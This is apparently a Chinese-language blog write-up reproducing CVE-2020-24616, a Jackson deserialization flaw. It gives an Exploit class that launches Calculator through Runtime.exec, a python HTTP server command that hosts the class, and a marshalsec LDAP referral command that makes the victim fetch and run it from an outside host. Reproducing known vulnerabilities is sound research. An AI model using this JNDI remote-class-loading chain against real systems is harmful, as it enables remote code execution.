
CVE-2020-24616复现

预警参考链接：https://s.tencent.com/research/bsafe/1102.html

8月底爆出的新漏洞，分析可参考:https://mp.weixin.qq.com/s/IICSnsSgwsjnbImgVP-y5g

参考CVE-2020-8840的复现流程，编写Poc，实现此漏洞复现

1、搭建一个Java项目，新建一个Poc类，下载并导入存在漏洞的包



2、可以直接本地充当服务端，也可使用另一台在同一局域网下的电脑充当服务端，两种方式经实验皆可成功复现，在此记录后者

编写exploid文件：

```
public class Exploit {
    public Exploit(){
        try{
            Runtime.getRuntime().exec( command: "/Applications/Calculator.app/Contents/MacOS/Calculator");
        }catch(Exception e){
            e.printStackTrace();
        }
    }
    public static void main(String[] argv) { Exploit e = new Exploit(); }
}
```

这个操作是在Mac电脑下弹出计算器（注意：calculator.app的路径需根据实际情况填写）

对此java文件进行javac操作生成exploid.class，放到服务端上

开启服务端：

python3 -m http.server 8888

查看本机Ip后用python启动服务端（注意：python开启时要和exploid.class文件在同一文件夹下

启动LDAP：

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://x.x.x.x(服务端Ip):8888/#Exploit" 9999

本机编写POC文件（java菜鸟写了好久才写出来poc

运行,成功弹出计算器，此时服务端也有记录